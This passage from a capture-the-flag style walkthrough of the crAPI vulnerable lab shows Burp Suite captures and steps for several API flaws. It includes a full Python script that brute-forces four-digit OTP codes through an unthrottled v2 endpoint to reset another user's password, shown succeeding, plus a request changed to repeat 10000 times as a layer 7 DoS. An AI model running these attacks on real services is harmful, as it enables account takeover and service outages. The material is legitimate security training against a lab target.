
Jim

Jim is a chaos monkey.
Find out more at [GitHub](#).

Enable Jim

- Now we try to enter the wrong OTP code into the forgotten password page and enter a new password and then press **the Set Password** button then we will get a message **Invalid OTP**

Forgot Password



- On the Burp Suite tool detected endpoint API `/identity/api/auth/v3/check-otp` which is used to check the OTP code and reset the password

The screenshot shows the Burp Suite interface with the 'Request' tab selected. The request is a POST to `/identity/api/auth/v3/check-otp`. The 'Pretty' tab is selected, showing the JSON payload:

```

1 POST /identity/api/auth/v3/check-otp HTTP/1.1
2 Host: 192.168.100.12:8888
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://192.168.100.12:8888/forgot-password
8 Content-Type: application/json
9 Origin: http://192.168.100.12:8888
10 Content-Length: 70
11 Connection: close
12
13 {
  "email": "pentesting@example.com",
  "otp": "1234",
  "password": "Qwerty12#"
}

```

The 'Response' tab is also selected, showing the JSON response:

```

1 Date: Mon, 27 May 2024 05:55:01
2 Content-Type: application/json
3 Connection: close
4 Vary: Origin
5 Vary: Access-Control-Request-Method
6 Vary: Access-Control-Request-Headers
7 Access-Control-Allow-Origin: *
8 X-Content-Type-Options: nosniff
9 X-XSS-Protection: 1; mode=block
10 Cache-Control: no-cache, no-store, max-age=0, must-revalidate
11 Pragma: no-cache
12 Expires: 0
13 X-Frame-Options: DENY
14 Content-Length: 58
15
16 {
  "message": "Invalid OTP! Please try again..",
  "status": 500
}

```

- Right-click the request and select **Send to Repeater**

Burp Suite Community Edition v2022.9.6 - Temporary Project

Dashboard Target Proxy Intruder Repeater Window Help

Intercept HTTP history WebSockets history Options

Filter: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title	Comment	TLS	IP	Cookies	Time	Listener port
2	https://push.services.mozilla...	GET	/							http://192.168.100.12:8888/identity/api/auth/v3/check-otp	✓	✓	34.107.243.93	01:01:57 27...	8080	
1	http://192.168.100.12:8888	POST	/identity/api/auth/v3/check-otp		✓							192.168.100.12	01:01:51 27...	8080		
4	http://192.168.100.12:8888	POST	/identity/api/auth/v3/check-otp		✓					Add to scope		✓	192.168.100.12	01:03:38 27...	8080	
3	https://firefox.settings.servic...	GET	/v1/buckets/monitor/collections/cha...		✓					Scan		✓	34.149.100.209	01:01:58 27...	8080	

Send to Repeater Ctrl+R

Request

Pretty Raw Hex

```
1 POST /identity/api/auth/v3/check-otp HTTP/1.1
2 Host: 192.168.100.12:8888
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://192.168.100.12:8888/forgot-password
8 Content-Type: application/json
9 Origin: http://192.168.100.12:8888
10 Content-Length: 70
11 Connection: close
12
13 {
  "email": "pentesting@example.com",
  "otp": "1234",
  "password": "Qwerty12#"
}
```

Inspector

Selection 31

Selected text /identity/api/auth/v3/check-otp

Request Attributes 2

Request Headers 10

Response Headers 15

- Move to the Repeater tab and press the Send button

Burp Suite Community Edition v2022.9.6 - Temporary Project

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn

1 x +

Send

Target: http://192.168.100.12:8888

Request

Pretty Raw Hex

```
1 POST /identity/api/auth/v3/check-otp HTTP/1.1
2 Host: 192.168.100.12:8888
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://192.168.100.12:8888/forgot-password
8 Content-Type: application/json
9 Origin: http://192.168.100.12:8888
10 Content-Length: 70
11 Connection: close
12
13 {
  "email": "pentesting@example.com",
  "otp": "1234",
  "password": "Qwerty12#"
}
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 500
2 Server: openresty/1.17.8.2
3 Date: Mon, 27 May 2024 05:09:58 GMT
4 Content-Type: application/json
5 Connection: close
6 Vary: Origin
7 Vary: Access-Control-Request-Method
8 Vary: Access-Control-Request-Headers
9 Access-Control-Allow-Origin: *
10 X-Content-Type-Options: nosniff
11 X-XSS-Protection: 1; mode=block
12 Cache-Control: no-cache, no-store, max-age=0, must-revalidate
13 Pragma: no-cache
14 Expires: 0
15 X-Frame-Options: DENY
16 Content-Length: 58
17
18 {
  "message": "Invalid OTP! Please try again..",
  "status": 500
}
```

Inspector

Request Attributes 2

Request Query Parameters 0

Request Cookies 0

Request Headers 10

Response Headers 15

- Here we can try to enter the wrong OTP code repeatedly to ascertain whether there are restrictions on requests or not. After several times we got the message that our request reached the maximum limit

The screenshot shows the Burp Suite interface with a POST request sent to `/identity/api/auth/v3/check-otp`. The response status is 503, indicating a service unavailable error. The response body contains the message `You've exceeded the number of attempts.` and a status code of 503.

- Once we try to change the endpoint from `v3` to `v2` we find that this endpoint does not have a specified request limit so that it allows us to brute force OTP code and change the password of other users that we find on the **Community** page

The screenshot shows the Burp Suite interface with a POST request sent to `/identity/api/auth/v2/check-otp`. The response status is 500, indicating an internal server error. The response body contains the message `Invalid OTP! Please try again..` and a status code of 500.

- Here we will create a program using python language to do brute force OTP code and reset the password on another user account. First we will send a request to the endpoint `/identity/api/auth/forget-password` to send an OTP code to the email. After that reset the password by doing the OTP code trial from `0000` Until `9999` according to the OTP code format received in the email via endpoint `/identity/api/auth/v2/check-otp`. Here is the program code that we use, save the script below with the name `brute_otp_crapi.py`

```
import requests
import time

start = time.time()

url = 'http://IP_Server:8888' #ubah url sesuai url server anda
```

```
email = 'email' #ubah dengan email yang anda temukan

headers = {
    'User-Agent': 'Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101
Firefox/102.0',
    'Accept': '*/*',
    'Accept-Language': 'en-US,en;q=0.5',
    'Accept-Encoding': 'gzip, deflate',
    'Referer': url+'/forgot-password',
    'Origin': url,
    'Connection': 'close',
    'Content-Type': 'application/json',
    'Cache-Control': 'no-cache',
    'Pragma': 'no-cache',
}

# Mengirim kode OTP ke email
response = requests.post(url+'/identity/api/auth/forget-password',
headers=headers, json={"email": email})

if response.status_code == 200:
    json_response = response.json()
    print(json_response["message"])
    response.close()
    print("\nMelakukan bypass kode OTP dengan brute force\n")

#bypass kode OTP dengan brute force
for i in range(10000):
    #padding angka 0
    if i < 1000:
        otp = f"{i:04}"
    else:
        otp = i

    data_reset_password = {
        'email': email,
        'otp': otp,
        'password': 'password', #ubah password sesuai keinginan anda
    }

    r = requests.post(url+'/identity/api/auth/v2/check-otp',
headers=headers, json=data_reset_password)
    print(' [Kode OTP:{}], Response:{} ]'.format(otp,r.status_code))
```

```

if r.status_code == 200:
    print("Berhasil melakukan reset password")
    print(r.json())
    r.close()
    break
elif r.status_code == 503:
    print("Request telah dibatasi")
    print(r.json())
    r.close()
    break

r.close()

else:
    print("Permintaan tidak dapat dikirim")

end = time.time()
print(f"\nWaktu eksekusi:{(end-start)*10**3:.03f} ms")

```

- Run the program above and wait until the process is complete

```
python3 brute_otp_crapi.py
```

```

(kali㉿kali)-[~]
$ python3 brute_otp_crapi.py
OTP Sent on the provided email, robot001@example.com

Melakukan bypass kode OTP dengan brute force

[Kode OTP:0000, Response:500]
[Kode OTP:0001, Response:500]
[Kode OTP:0002, Response:500]
[Kode OTP:0003, Response:500]
[Kode OTP:0004, Response:500]
[Kode OTP:0005, Response:500]
[Kode OTP:0006, Response:500]
[Kode OTP:0007, Response:500]
[Kode OTP:0008, Response:500]
[Kode OTP:0009, Response:500]
[Kode OTP:0010, Response:500]
[Kode OTP:0011, Response:500]
[Kode OTP:0012, Response:500]
[Kode OTP:0013, Response:500]
[Kode OTP:0014, Response:500]
[Kode OTP:0015, Response:500]
[Kode OTP:0016, Response:500]
[Kode OTP:0017, Response:500]
[Kode OTP:0018, Response:500]
[Kode OTP:0019, Response:500]
[Kode OTP:0020, Response:500]

```

```
[Kode OTP:3163, Response:500]
[Kode OTP:3164, Response:500]
[Kode OTP:3165, Response:200]
Berhasil melakukan reset password
{'message': 'OTP verified', 'status': 200}

Waktu eksekusi:85734.041 ms
```

3. Excessive Data Exposure

Sometimes API developers don't think about the sensitivity of the data being exposed. Automatic tools usually cannot detect this type of vulnerability because it is difficult to distinguish between legitimate data returned by API and sensitive data that should not be returned without a deep understanding of the application. Insecure endpoint API does not require authentication whatsoever to access data so that the attacker can access the data of other users or official data

Challenge 4 - Find an API endpoint that leaks sensitive information of other users

- Turn on the Burp Suite tool and go to the **Community** page

The screenshot shows a web interface for a community forum. At the top, there's a navigation bar with links for 'crAPI', 'Dashboard', 'Shop', and 'Community'. The 'Community' link is highlighted in blue. On the right side of the header, it says 'Good Morning, Pentesting!' followed by a user icon and a dropdown arrow. Below the header, there's a button labeled '+ New Post'. The main content area is titled 'Forum'. It displays two posts. Post 1 has a thumbnail of a person, the title 'Title 3', 'Posted by: Robot', 'Posted on: Thu May 09 2024', and the content 'Hello world 3'. Post 2 has a similar structure with a thumbnail, title 'Title 2', 'Posted by: Pogba', 'Posted on: Thu May 09 2024', and the content 'Hello world 2'.

- In the Burp Suite tool it is detected that the page requests to the endpoint API

`/community/api/v2/community/posts/recent` whose response contains sensitive data from each user who appears on the **Community** page

The screenshot shows the Burp Suite interface with two panes: 'Request' and 'Response'. In the 'Request' pane, a network request is shown as a GET to `/community/api/v2/community/posts/recent`. The 'Response' pane shows the JSON response received. The response is a list of two posts:

```
{
  "id": "KzniPepV7tkU5VTq2fnqyY",
  "title": "Title 1",
  "content": "Hello world 1",
  "author": {
    "nickname": "Adam",
    "email": "adam007@example.com",
    "vehicleid": "F89b5f21-7829-45cb-a650-299a61090378",
    "profile_pic_url": "",
    "created_at": "2024-05-09T07:36:18.127Z"
  },
  "comments": []
},
{
  "id": "KzniPepV7tkU5VTq2fnqyY",
  "title": "Title 2",
  "content": "Hello world 2",
  "author": {
    "nickname": "Pogba",
    "email": "pogba98@example.com",
    "vehicleid": "F89b5f21-7829-45cb-a650-299a61090378",
    "profile_pic_url": "",
    "created_at": "2024-05-09T07:36:18.127Z"
  },
  "comments": []
}
```

Challenge 5 - Find an API endpoint that leaks an internal property of a video

- Click the profile photo to go to the page `/my-profile` then click the three dots and select Upload Video to upload the video

The screenshot shows the 'Community' tab selected in the top navigation bar. The main content area is titled 'Your Profile'. It features a placeholder user icon with a camera icon for profile picture changes. Profile details listed are Name: Pентестинг, Email: pentesting@example.com (with a 'Change email' button), and Phone No.: 1234567890. Below this is a section for 'My Personal Video' with a max file size of 10MB, indicated by a red box around the three-dot menu icon.

- After successfully uploading the video to the profile page, on the Burp Suite tool detected the endpoint API `/identity/api/v2/user/videos` which endpoint responds in the form of id and video data that should not be displayed to the user

4. Rate Limiting

Multiple concurrent requests can be made from a single local computer or by using cloud computing resources. Some APIs do not apply access restrictions. Given that there are no restrictions on access, the brute force attack is a very appropriate choice. On the other hand, the exploits on this security gap can cause the DoS, making the API unresponsive or even unavailable by sending spam to the API with hundreds or thousands of requests per second.

Challenge 6 - Perform a layer 7 DoS using 'contact mechanic' feature

- Go to the Dashboard page and click **the Contact Mechanic** button

VIN: OHCKU93WZTY625560

 Contact Mechanic




Company : Hyundai

Model : Creta

Fuel Type : DIESEL

Year : 2024

- Open the Burp Suite tool and turn on the intercept



The screenshot shows the Burp Suite interface with the 'Proxy' tab selected. The 'Intercept' button is highlighted with a red box. Below the interface, a message states 'Intercept is on' with a small icon of two crossed tools.

Intercept is on

Requests sent by Burp's browser will be held here so that you can analyze and modify them before forwarding them to the target server.

[Learn more](#) [Open browser](#)

- Fill out the form and click the **Send Service Request** button

Contact Mechanic

* VIN: OHCKU93WZTY625560

* Mechanic: TRAC_JHN

* Problem Description: Testing

Send Service Request

- Once the Burp Suite opens, right-click and select Do intercept > Response to this request

Burp Suite Community Edition v2022.9.6 - Temporary Project

Project Intruder Repeater Window Help

Dashboard Target **Proxy** Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn

Intercept HTTP history WebSockets history Options

Request to http://192.168.100.12:8888

Forward Drop Intercept is on Action Open Browser

Pretty Raw Hex

```

1 POST /workshop/api/merchant/contact_mechanic HTTP/1.1
2 Host: 192.168.100.12:8888
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://192.168.100.12:8888/contact-mechanic?VIN=0HCKU93WZTY625560
8 Content-Type: application/json
9 Authorization: Bearer eyJhbGciOiJSUzIiOiJwZW50ZXNoaW5nQGV4YWLvbGUyY29tIiwiemPSZSI6InVzZKLiLCjyPKQ1oE3MTY4NzQzODMsImV4cCIGMTcxNzQ3OTE4M30.qx95rsvk1pRox_IX0E4BookLTr7Arh1zPr23ZjA3JPXnHMhai26fghkjhT2E9tbeTzJNSV62bjV_06gxtnbJNvglp7IYN_rdHeIyPAt54lsctFt0LFIzIDSkysdwGnBSLayMp4rHYRoruTshf207XplBszEcK04hb-KolyGoVv0LCMft_KyizEoz0dzv35XF924jtU2RSBFrhNHDTTZnCqNBen518
10 Origin: http://192.168.100.12:8888
11 Content-Length: 218
12 Connection: close
13
14 {
  "mechanic_code": "TRAC_JHN",
  "problem_details": "Testing",
  "vin": "0HCKU93WZTY625560",
  "mechanic_api": "http://192.168.100.12:8888/workshop/api/mechanic/receive_report",
  "repeat_request_if_failed": false,
  "number_of_repeats": 1
}

```

Search... 0 matches

Burp Suite Community Edition v2022.9.6 - Temporary Project

Project Intruder Repeater Window Help

Dashboard Target **Proxy** Intruder Repeater Sequencer Decoder

Intercept HTTP history WebSockets history Options

Request to http://192.168.100.12:8888

Forward Drop Intercept is on Action Open Browser

Pretty Raw Hex

```

1 POST /workshop/api/merchant/contact_mechanic HTTP/1.1
2 Host: 192.168.100.12:8888
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://192.168.100.12:8888/contact-mechanic?VIN=0HCKU93WZTY625560
8 Content-Type: application/json
9 Authorization: Bearer eyJhbGciOiJSUzIiOiJwZW50ZXNoaW5nQGV4YWLvbGUyY29tIiwiemPSZSI6InVzZKLiLCjyPKQ1oE3MTY4NzQzODMsImV4cCIGMTcxNzQ3OTE4M30.qx95rsvk1pRox_IX0E4BookLTr7Arh1zPr23ZjA3JPXnHMhai26fghkjhT2E9tbeTzJNSV62bjV_06gxtnbJNvglp7IYN_rdHeIyPAt54lsctFt0LFIzIDSkysdwGnBSLayMp4rHYRoruTshf207XplBszEcK04hb-KolyGoVv0LCMft_KyizEoz0dzv35XF924jtU2RSBFrhNHDTTZnCqNBen518
10 Origin: http://192.168.100.12:8888
11 Content-Length: 218
12 Connection: close
13
14 {
  "mechanic_code": "TRAC_JHN",
  "problem_details": "Testing",
  "vin": "0HCKU93WZTY625560",
  "mechanic_api": "http://192.168.100.12:8888/workshop/api/mechanic/receive_report",
  "repeat_request_if_failed": false,
  "number_of_repeats": 1
}

```

Scan

Send to Intruder Ctrl+I

Send to Repeater Ctrl+R

Send to Sequencer

Send to Comparer

Send to Decoder

Insert Collaborator payload

Request in browser >

Engagement tools [Pro version only] >

Change request method

Change body encoding

Copy Ctrl+C

Copy URL

Copy as curl command

Copy to file

Paste from file

Save item

Don't intercept requests >

Do intercept > Response to this request

Convert selection

URL-encode as you type

Cut Ctrl+X

Copy Ctrl+C

Paste Ctrl+V

Message editor documentation

Proxy interception documentation

Comment this item

Inspector

Request Attributes 2

Request Query Parameters 0

Request Cookies 0

Request Headers 11

0 matches

- Then click the Forward button

Burp Suite Community Edition v2022.9.6 - Temporary Project

Project Intruder Repeater Window Help

Dashboard Target **Proxy** Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn

Intercept HTTP history WebSockets history Options

Request to http://192.168.100.12:8888

Forward

Drop Intercept is on Action Open Browser

Pretty Raw Hex

```

1 POST /workshop/api/merchant/contact_mechanic HTTP/1.1
2 Host: 192.168.100.12:8888
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://192.168.100.12:8888/contact-mechanic?VIN=0HCKU93WZTY625560
8 Content-Type: application/json
9 Authorization: Bearer eyJhbGciOiJSUzIiOiJwZW50ZXNoaW5nQGV4YWLvbGUyY29tIiwiemPSZSI6InVzZKLiLCjyPKQ1oE3MTY4NzQzODMsImV4cCIGMTcxNzQ3OTE4M30.qx95rsvk1pRox_IX0E4BookLTr7Arh1zPr23ZjA3JPXnHMhai26fghkjhT2E9tbeTzJNSV62bjV_06gxtnbJNvglp7IYN_rdHeIyPAt54lsctFt0LFIzIDSkysdwGnBSLayMp4rHYRoruTshf207XplBszEcK04hb-KolyGoVv0LCMft_KyizEoz0dzv35XF924jtU2RSBFrhNHDTTZnCqNBen518
10 Origin: http://192.168.100.12:8888
11 Content-Length: 218
12 Connection: close
13
14 {
  "mechanic_code": "TRAC_JHN",
  "problem_details": "Testing",
  "vin": "0HCKU93WZTY625560",
  "mechanic_api": "http://192.168.100.12:8888/workshop/api/mechanic/receive_report",
  "repeat_request_if_failed": false,
  "number_of_repeats": 1
}

```

Comment this item

Inspector

Request Attributes 2

Request Query Parameters 0

Request Cookies 0

Request Headers 11

0 matches

- If you find the following response, right-click and select Send to Repeater

Burp Suite Community Edition v2022.9.6 - Temporary Project

Burp Project Intruder Repeater Window Help

Dashboard Target **Proxy** Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn

Intercept HTTP history WebSockets history Options

Response from http://192.168.100.12:8888/workshop/api/merchant/contact_mechanic

Forward Drop Intercept is on Action Open Browser Comment this item


Pretty Raw Hex Render

```

1 HTTP/1.1 200 OK
2 Server: openresty/1.17.8.2
3 Date: Tue, 28 May 2024 05:46:23 GMT
4 Content-Type: application/json
5 Connection: close
6 Allow: POST, OPTIONS
7 Vary: origin, cookie
8 access-control-allow-origin: *
9 X-Frame-Options: DENY
10 X-Content-Type-Options: nosniff
11 Referrer-Policy: same-origin
12 Cross-Origin-Opener-Policy: same-origin
13 Content-Length: 159
14
15 {
  "response_from_mechanic_api": {
    "id": 13,
    "sent": true,
    "report_link": "http://192.168.100.12:8888/workshop/api/mechanic/mechanic_report?report_id=13"
  },
  "status": 200
}

```

0 matches



- Move to the Repeater tab and click the Send button

Burp Suite Community Edition v2022.9.6 - Temporary Project

Burp Project Intruder Repeater Window Help

Dashboard Target **Repeater** Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn

1 x +

Send Cancel < > Target: http://192.168.100.12:8888 / HTTP/1.1

Request

Pretty Raw Hex

```

POST /workshop/api/merchant/contact_mechanic HTTP/1.1
Host: 192.168.100.12:8888
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.100.12:8888/contact-mechanic?VIN=0HCKU9JWZTY625560
Content-Type: application/json
Authorization: Bearer eyJhbGciOiJIUzI1NiJ9.eyJzdWIiOiJwZW50ZXN0aHR5nOGV4YW1wbGUyZ29tLiwicm9sZGVtIiwiVzKTTiLCjptYX0IjoiEMTT4n0200MsIiAi4cCIGH7cMsP30TE4M90_qe95rsVlPbRox_Ix0E4BpdolL7r7Arh1Pa32ZjA3PKnx#mai26fgh-h72EPthETzN5V628iV_D66stabnJ3Wgplp7ZIN_rdmHeIyAt54scJFtOLFLfIzf0skysd#nBS3AyMpa4HyR0-ufh20TXYLBozEcK04h-Ko1jgoVv0LCHft_KyizEo2adzw35XF924jtu28SBFRhN4dTTXZnCqhBen51806-27Ulc2TZhmg3KjLyctThnX47VjbFrY0pP2AEUH5ZsnIfYNNF6vc4EuYiNL7PiN2J9RTBKzsSmeyCQTe-TTtbh3pVstY03aPwt1bNv5-_Yg
Origin: http://192.168.100.12:8888
Content-Length: 218
Connection: close

```

14 {
 "mechanic_code": "TRAC_JHN",
 "problem_details": "Testing",
 "vin": "0HCKU9JWZTY625560",
 "mechanic_api": "http://192.168.100.12:8888/workshop/api/mechanic/receive_report",
 "repeat_request_if_failed": false,
 "number_of_repeats": 1
}

Response

Pretty Raw Hex Render

```

1 HTTP/1.1 200 OK
2 Server: openresty/1.17.8.2
3 Date: Tue, 28 May 2024 05:47:37 GMT
4 Content-Type: application/json
5 Connection: close
6 Allow: POST, OPTIONS
7 Vary: origin, cookie
8 access-control-allow-origin: *
9 X-Frame-Options: DENY
10 X-Content-Type-Options: nosniff
11 Referrer-Policy: same-origin
12 Cross-Origin-Opener-Policy: same-origin
13 Content-Length: 159
14
15 {
  "response_from_mechanic_api": {
    "id": 14,
    "sent": true,
    "report_link": "http://192.168.100.12:8888/workshop/api/mechanic/mechanic_report?report_id=14"
  },
  "status": 200
}

```

Inspector

Request Attributes 2

Request Query Parameters 0

Request Cookies 0

Request Headers 11

Response Headers 12

0 matches

0 matches

Done

518 bytes | 245 millis

- In the request above there are parameters `repeat_request_if_failed` which is worth `false` which means that the request will not be repeated if the delivery fails and the parameters `number_of_repeats` which is worth `1`. This means that it is repeated only 1 time. Now we try to change the value of the parameter `repeat_request_if_failed` to `true` which means that if the request fails to be repeated and the parameters `number_of_repeats` to `10000` which means the request will be repeated `10000` times.

Request

Pretty Raw Hex

```

1 POST /workshop/api/merchant/contact_mechanic HTTP/1.1
2 Host: 192.168.100.12:8888
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: /*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://192.168.100.12:8888/contact-mechanic?VIN=0HCKU93WZTY625560
8 Content-Type: application/json
9 Authorization: Bearer
eyJhbGciOiJSUzI1NiJ9.eyJdWIoiJwZW50ZXN0aW5nQGV4YWIwbGUuY29tIiwicm9sZSI6InVzZXIiLCJpY
XQiOjE3MTY4NzQzODMsImV4cCI6MTcxNzQ3OTE4M30.eyJ0eABookLTr7ArhlzPr23jA3JPX
nHMhai26fqkhJhT2E9tbETzJN5V62BijV_D6GxtabnJJNvg1p7IYN_rdHeIYpAt54lscJFt0LF1ZIfDSkysdNG
nBSlAyMp4rHYR0ruTshf20TxpL8ozEcKQ4hb-KolyGoVv0LCMFt_KyizEoZaQdzw3SXF924jtU2RSBFrHNHdT
XZnCqBn5i8G6-Z7UlC2T2ZImhgG3KjLycThn4XA7VjbFrYqpP2AEUH50ZsnIfYYNF6vyc4EuYyNL7PiN2Jrry
BKzsSmmyCQpTe-TTtBh3pVstYo3aPWjt1bNv5-_Yg
10 Origin: http://192.168.100.12:8888
11 Content-Length: 218
12 Connection: close
13
14 {
